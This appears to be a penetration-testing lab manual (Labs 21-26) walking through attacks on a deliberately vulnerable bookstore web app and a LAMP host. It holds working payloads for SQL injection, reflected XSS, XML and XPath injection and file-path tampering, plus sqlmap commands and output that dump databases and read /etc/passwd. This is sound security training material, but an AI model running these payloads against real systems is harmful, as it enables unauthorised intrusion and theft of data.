<http://54.149.82.150/bookdetail.aspx?id=2 or 1 >-1#>



Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=2 or 1>-1#

Search

Books Forever

Home Login Contact

Books Search

Title Go Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Knowmore
SOAP is a simple XML-based protocol to let applications

Book Detail

Steve Krug
DON'T MAKE ME THINK
Common Sense Solutions for Web Design

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages—we scan them! and We do not figure out how things work—we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name: Do not Make Me Think A Common Sense Approach to Web Usability

Author: Steve Krug and Roger Black

Publication: Que; 1st edition (October 23, 2000)

ISBN: 9780470412343

Pages: 140

Price: \$11.00 [Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy

<http://54.149.82.150/bookdetail.aspx?id=2 or 1<99#>



Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=2 or 1<99#

Books Forever

Home Login Contact

Books Search

Title Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by the first name

Knowmore
SOAP is a simple XML-based

Book Detail

Steve Krug
DON'T MAKE ME THINK
ME THINK

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages—we scan them* and We do not figure out how things work—we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name: Do not Make Me Think A Common Sense Approach to Web Usability

Author: Steve Krug and Roger Black

Publication: Que, 1st edition (October 23, 2000)

ISBN: 9780470412343

Pages: 140

Price: \$11.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security

<http://54.149.82.150/bookdetail.aspx?id=2 or 1<99#>

Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=2 or 1<99#

Books Forever

Home Login Contact

Books Search

Title Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by the first name

Knowmore
SOAP is a simple XML-based

Book Detail

John Wiley & Sons
A Guide to the Wireless Engineering Body of Knowledge

The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name: A Guide to the Wireless Engineering Body of Knowledge

Author: John Wiley & Sons

Publication: 2009, English

ISBN: 9780470433669

Pages: 253

Price: \$30.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security



<http://54.149.82.150/bookdetail.aspx?id=2 or 2 != 3-->

Screenshot of a Book Detail Page in Mozilla Firefox.

The URL in the address bar is: 54.149.82.150/bookdetail.aspx?id=2 or 2 != 3--

The page content is as follows:

Books Forever

Book Detail

Book Name: Steve Krug **DON'T MAKE ME THINK** All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages—we scan them” and We do not figure out how things work—we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Author: Steve Krug and Roger Black

Publication: Que; 1st edition (October 23, 2000)

ISBN: 9780470412343

Pages: 140

Price: \$11.00

Buy Now

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2009

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security

<http://54.149.82.150/bookdetail.aspx?id=2 &0#>



Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=2 �#

Search

Books Forever

Home Login Contact

Books Search

Title Go Advanced Search

Catalog

A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z

NOTE:
Search your books & authors by the first name

Knowmore
SOAP is a simple XML-based

Book Detail

The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name:
A Guide to the Wireless Engineering Body of Knowledge

Author:
John Wiley & Sons

Publication:
2009, English

ISBN:
9780470433669

Pages:
253

Price:
\$30.00

Buy Now

Welcome guest !

Latest Releases & News

July 21st, 2009
 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005
Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security

Lab 21: Basic XSS

Open the home page



Welcome page - Mozilla Firefox

Welcome page

54.149.82.150/Default.aspx

Search

Books Forever

Home Login Contact

Books Search

Title Go

[Advanced Search](#)

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Welcome to our site

This is a template designed by free website templates for you for free you can replace all the text by your own text. This is just a place holder so you can see how the site would look like. If you're having problems editing the template please don't hesitate to ask for help on the forum. You will get help.

[Read More](#)

Top Bestsellers

 Steve Krug DON'T MAKE ME THINK more detail	 A Guide to the Wireless Engineering Body of Knowledge by John Wiley & Sons Price: \$30.00 more detail
---	--

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2009

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security

Knowmore
SOAP is a simple XML-based



Enter <script>alert(123);</script> in the top right search box and hit go
We get script execution

A screenshot of a Mozilla Firefox browser window. The title bar says "Welcome page - Mozilla Firefox". The address bar shows "Connecting..." and "54.149.82.150/BasicSearch.aspx?Word=<script>alert(123);</script>". The main content area displays the message "no match found for ". Overlaid on the bottom right is a standard Windows-style alert dialog box with a white background. It contains the number "123" in the center and an orange "OK" button at the bottom right. The entire Firefox window is set against a dark gray background.



Lab 22: XML Payload

Enter the following in the User name field for creating a new user

Test" Name="Test

The screenshot shows a Mozilla Firefox browser window with the title 'Create User Page - Mozilla Firefox'. The address bar shows '54.149.82.150/SignUp.aspx'. The main content area is titled 'New User'. In the 'User name:' field, the value 'Test" Name="Test' is entered. Below it, the 'Password:' field contains '****'. The 'E-Mail:' field contains 'test@test.com'. There is a checkbox 'I want to register for newsletter.' which is unchecked. A 'Go' button is present. To the left, there's a 'Books Search' sidebar with a search input, a dropdown menu for 'Title', and a red 'Advanced Search' link. Below it is a 'Catalog' sidebar with a grid of letters from A to Z. A note says 'Search your books & authors by the first name'. At the bottom of the page is a green 'Knowmore' button. On the right, there's a 'Welcome guest!' message and a 'Latest Releases & News' section with a news item about SOAP attacks.

The application will throw an error page

The screenshot shows a Mozilla Firefox browser window with the title 'Name' is a duplicate attribute name. Line 1, position 1006. - Mozilla Firefox'. The address bar shows '54.149.82.150/SignUp.aspx'. The error message 'Name' is a duplicate at...' is displayed. Below it is the URL '54.149.82.150/SignUp.aspx'.

Server Error in '/' Application.

'Name' is a duplicate attribute name. Line 1, position 1006.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Xml.XmlException: 'Name' is a duplicate attribute name. Line 1, position 1006.

Source Error:

```
Line 40:     XmlDocument myXmlEle = doc.DocumentElement;
Line 41:     XmlNode myNode = myXmlEle.SelectSingleNode("//Users");
Line 42:     myNode.InnerXml = myNode.InnerXml + "<User Name=" + UserName + " Password=" + Password + " Email=" + Email + " NewsLetter=" + isnewsletter + " ";
Line 43:     doc.Save(Server.MapPath("") + @"AuthInfo.xml");
Line 44:     return "Saved";
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 42

Stack Trace:



Lab 23: File Disclosure

Accessing NewsLetter page after logging in

<http://54.149.82.150/UsersNewsLetters.aspx>

A screenshot of a Mozilla Firefox browser window. The title bar says "User's Newsletters Page - Mozilla Firefox". The address bar shows the URL "54.149.82.150/UsersNewsLetters.aspx". The main content area displays a web page titled "Books Forever". The page has a navigation menu with links for "Home", "Profile", "Contact", and "Logout". On the left, there is a "Books Search" form with fields for "Title" and a "Go" button. In the center, there is a "Newsletters" section with the date "08-04-2015". On the right, there is a "Welcome joe !" section and a "Latest Releases & News" section featuring a small profile picture and the date "July 21st, 2009".



Clicking on date sends file name from client to server. Tampering this file name

c%3A%5Cinetpub%5Cwwwroot\Search.aspx

Request Header	Post Parameter Name	Post Parameter Value
Host	_EVENTTARGET	ctl00%24ContentPlaceHolder1;
User-Agent	_EVENTARGUMENT	
Accept	_VIEWSTATE	A98hus0D2E5%2FQlWbPFF-4ircNk
Accept-Language	_VIEWSTATEGENERATOR	S220AF01
Accept-Encoding	_VIEWSTATEENCRYPTED	
Referer	ctl00%24txtSearch	
Cookie	ctl00%24txtSearchDOMXSS	
	ctl00%24ddlAdvSearch	Title
	ctl00%24txtNewsEmail	
	ctl00%24ContentPlaceHolder1%24gvDocs%24ctl02%24hf	C%3A%5Cinetpub%5Cwwwroot\Search.aspx
	ctl00%24ContentPlaceHolder1%24txtOutput	

Displaying source code from file



Lab 24: More SQL Injection

Clicking on Book Detail shows information for particular book
54.149.82.150/bookdetail.aspx?id=1

Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=1

Books Forever

Home Profile Contact Logout

Books Search

Title
[Advanced Search](#)

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Knowmore
SOAP is a simple XML-based protocol to let applications

Book Detail

Steve Krug
DON'T MAKE ME THINK
A Common Sense Approach to Web Usability

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as "We do not read pages—we scan them" and "We do not figure out how things work—we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name:
Do not Make Me Think A Common Sense Approach to Web Usability

Author:
Steve Krug and Roger Black

Publication:
Que; 1st edition (October 23, 2000)

ISBN:
9780470412343

Pages:
140

Price:
\$11.00

[Buy Now](#)



Changing parameter value shows all books

54.149.82.150/bookdetail.aspx?id=1+OR+1=1

Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=1+OR+1=1

Home Profile Contact Logout

Books Search

Go

[Advanced Search](#)

Catalog

A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z

NOTE:
Search your books & authors by **the first name**

Knowmore
SOAP is a simple XML-based protocol to let applications exchange information over HTTP.
[Read More](#)

Newsletter Signup

[Subscribe](#)

Book Detail

Steve Krug
DON'T MAKE ME THINK
Steve Krug and Roger Black

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the book's assumptions, such as "We do not read pages—we scan them" and "We do not figure out how things work—we muddle through." Coming to grips with such hard facts sets the stage for Web design that then produces top-notch sites.

Book name: [Do not Make Me Think A Common Sense Approach to Web Usability](#)

Author: Steve Krug and Roger Black

Publication: Que; 1st edition (October 23, 2000)

ISBN: 9780470412343

Pages: 140

Price: \$11.00 [Buy Now](#)

Book Detail

WIRELESS ENGINEERING BODY OF KNOWLEDGE
The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry

Welcome test !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2009

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this kind of traffic.

A better way to communicate between applications is over HTTP, because HTTP is supported by all Internet browsers and servers. SOAP was created to accomplish this.

SOAP provides a way to communicate between applications running on different operating systems, with different



Lab 25: XPATH Injection

Entering XPATH query in login page

' or '1' = '1

Login page - Mozilla Firefox
Login page
54.149.82.150/login.aspx

Books Forever

Home Login Contact

Books Search

User name: ' or '1' = '1

Password: *****

Go New User

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between

Application logs in as first user (Here as Mike)

Welcome page - Mozilla Firefox
Welcome page
54.149.82.150/default.aspx

Books Forever

Home Profile Contact Logout

Welcome to our site

This is a template designed by free website templates for you for free you can replace all the text by your own text. This is just a place holder so you can see how the site would look like. If you're having problems editing the template please don't hesitate to ask for help on the forum. You will get help

Read More

Top Bestsellers

Welcome Mike !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.



Lab 26: Attacking a LAMP Host

Linux, Apache, MySQL, PHP (LAMP for short) is a common architecture you'll run into on pentests. The union based sql injection that you have learned is what you'll use against LAMP hosts. This particular injection is good for training because the common union won't work forcing you to use blind sql injection.

Let's do it with sqlmap.

Lab 26a: SQLMap Against a LAMP Host

```
cd /home/strategicsec/toolz/sqlmap-dev/
```

```
strategicsec@ubuntu:~$ cd /home/strategicsec/toolz/sqlmap-dev/
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" -b -v 3
```

```
GET parameter 'lap' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection points with a total of 40 HTTP(s) requests:
---
Place: GET
Parameter: lap
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: lap=acer' AND 4519=4519 AND 'tksu'='tksu
    Vector: AND [INFERENC]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1 ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',[QUERY],[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NUL
LL#
    Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENC]),SLEEP([SLEEPS]),[RANDNUM])
---
[11:32:23] [INFO] the back-end DBMS is MySQL
[11:32:23] [INFO] fetching banner
[11:32:23] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(VERSION() AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:32:23] [DEBUG] performed 1 queries in 0.79 seconds
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
banner: '5.1.71'
[11:32:23] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --current-user -v 3
```

```
Place: GET
Parameter: lap
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: lap=acer' AND 4519=4519 AND 'tksu='tksu
        Vector: AND [INFERENCE]

    Type: error-based
        Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
        Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1 ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG='RMHG
        Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',[QUERY],[DELIMITER_STOP]',FLOOR(RAND(0)*2)x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
        Title: MySQL UNION query (NULL) - 6 columns
        Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NULL#
LL#
        Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
        Title: MySQL > 5.0.11 AND time-based blind
        Payload: lap=acer' AND SLEEP(5) AND 'QQaC='QQaC
        Vector: AND [RANDNUM]=IF(([INference]),SLEEP([SLEEPSIZE]),[RANDNUM])
...
[11:35:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:35:16] [INFO] fetching current user
[11:35:16] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(CURRENT_USER() AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:35:17] [WARNING] reflective value(s) found and filtering out
[11:35:17] [DEBUG] performed 1 queries in 0.80 seconds
current user:      'root@localhost'
[11:35:17] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
[*] shutting down at 11:35:17
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --current-db -v 3
```

```
Place: GET
Parameter: lap
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: lap=acer' AND 4519=4519 AND 'tkSu'='tkSu
    Vector: AND [INference]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1 ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RAND(0)*2)x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NULL#
    Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INference]),SLEEP([SLEEPTIME]),[RANDNUM])
...
[11:36:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:36:05] [INFO] fetching current database
[11:36:05] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(DATABASE() AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:36:06] [WARNING] reflective value(s) found and filtering out
[11:36:06] [DEBUG] performed 1 queries in 0.80 seconds
current database: 'laptop_tab'
[11:36:06] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
[*] shutting down at 11:36:06
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --privileges -v 3
```

```
privilege: SHOW DATABASES
privilege: SHOW VIEW
privilege: SHUTDOWN
privilege: SUPER
privilege: TRIGGER
privilege: UPDATE
[*] 'root'@'localhost' (administrator) [27]:
privilege: ALTER
privilege: ALTER ROUTINE
privilege: CREATE
privilege: CREATE ROUTINE
privilege: CREATE TEMPORARY TABLES
privilege: CREATE USER
privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: RELOAD
privilege: REPLICATION CLIENT
privilege: REPLICATION SLAVE
privilege: SELECT
privilege: SHOW DATABASES
privilege: SHOW VIEW
privilege: SHUTDOWN
privilege: SUPER
privilege: TRIGGER
privilege: UPDATE

[11:36:54] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --dbs -v 3
```

```
Vector: AND [INFERENCE]
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1 ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',[QUERY],[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: UNION query
Title: MySQL UNION query (NULL) - 6 columns
Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NUL
LL#
Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
Vector: AND [RANDOM]=IF(([INFERENCE]),SLEEP([SLEEPSIZE]),[RANDOM])
...
[11:37:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:37:43] [INFO] fetching database names
[11:37:43] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(schema_name AS CHAR),0x20),0x7165776471),NULL,NULL,NULL FROM INFORMATION_SCHEMA.SCHEMATA#
[11:37:44] [WARNING] reflective value(s) found and filtering out
[11:37:44] [DEBUG] performed 1 queries in 0.86 seconds
available databases [4]:
[*] information_schema
[*] laptop_tab
[*] mysql
[*] test
[11:37:44] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --tables -v 3
```

```
Database: laptop_tab
[6 tables]
+-----+
| laptop_info
| order_information
| registration
| resume
| upload
| users
+-----+

Database: information_schema
[28 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENGINES
| EVENTS
| FILES
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| KEY_COLUMN_USAGE
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| STATISTICS
| TABLES
+-----+
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --file-read=/etc/issue -v 3
```

```
Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NUL
LL#
Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: lap=acer' AND SLEEP(S) AND 'QQac'='QQac
Vector: AND [RANDNUM]=IF(([INFERENC]),SLEEP([SLEEPS]),[RANDNUM])
...
[11:40:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:40:03] [INFO] fingerprinting the back-end DBMS operating system
[11:40:03] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,(CASE WHEN (0x57=UPPER(MID(@version_compile_
os,1,1))) THEN 1 ELSE 0 END),0x7165776471),NULL,NULL,NULL#
[11:40:04] [WARNING] reflective value(s) found and filtering out
[11:40:04] [DEBUG] performed 1 queries in 0.94 seconds
[11:40:04] [INFO] the back-end DBMS operating system is Linux
[11:40:04] [DEBUG] going to read the file with a non-stacked query SQL injection technique
[11:40:04] [INFO] fetching file: '/etc/issue'
[11:40:04] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(HEX(LOAD_FILE(0x2f6574632f6973737
565)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:40:05] [DEBUG] performed 1 queries in 0.83 seconds
do you want confirmation that the remote file '/etc/issue' has been successfully downloaded from the back-end DBMS file
system? [Y/n] y
[11:40:07] [DEBUG] checking the length of the remote file /etc/issue
[11:40:07] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(LENGTH(LOAD_FILE(0x2f6574632f6973
737565)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:40:08] [DEBUG] performed 1 queries in 0.93 seconds
[11:40:08] [INFO] the local file /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_issue and the rem
ote file /etc/issue have the same size
files saved to [1]:
[*] /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_issue (same file)

[11:40:08] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
[*] shutting down at 11:40:08
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --file-read=/etc/passwd -v 3
```

```
Type: UNION query
Title: MySQL UNION query (NULL) - 6 columns
Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NULL#
LL#
Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#


Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: lap=acer' AND SLEEP(5) AND 'QQac'='QQac
Vector: AND [RANDNUM]=IF(([INFERENC]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:41:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:41:09] [INFO] fingerprinting the back-end DBMS operating system
[11:41:09] [DEBUG] performed 0 queries in 0.00 seconds
[11:41:09] [INFO] the back-end DBMS operating system is Linux
[11:41:09] [DEBUG] going to read the file with a non-stacked query SQL injection technique
[11:41:09] [INFO] fetching file: '/etc/passwd'
[11:41:09] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(HEX(LOAD_FILE(0x2f6574632f706173737764)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:41:10] [WARNING] reflective value(s) found and filtering out
[11:41:10] [DEBUG] performed 1 queries in 1.02 seconds
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] y
[11:41:14] [DEBUG] checking the length of the remote file /etc/passwd
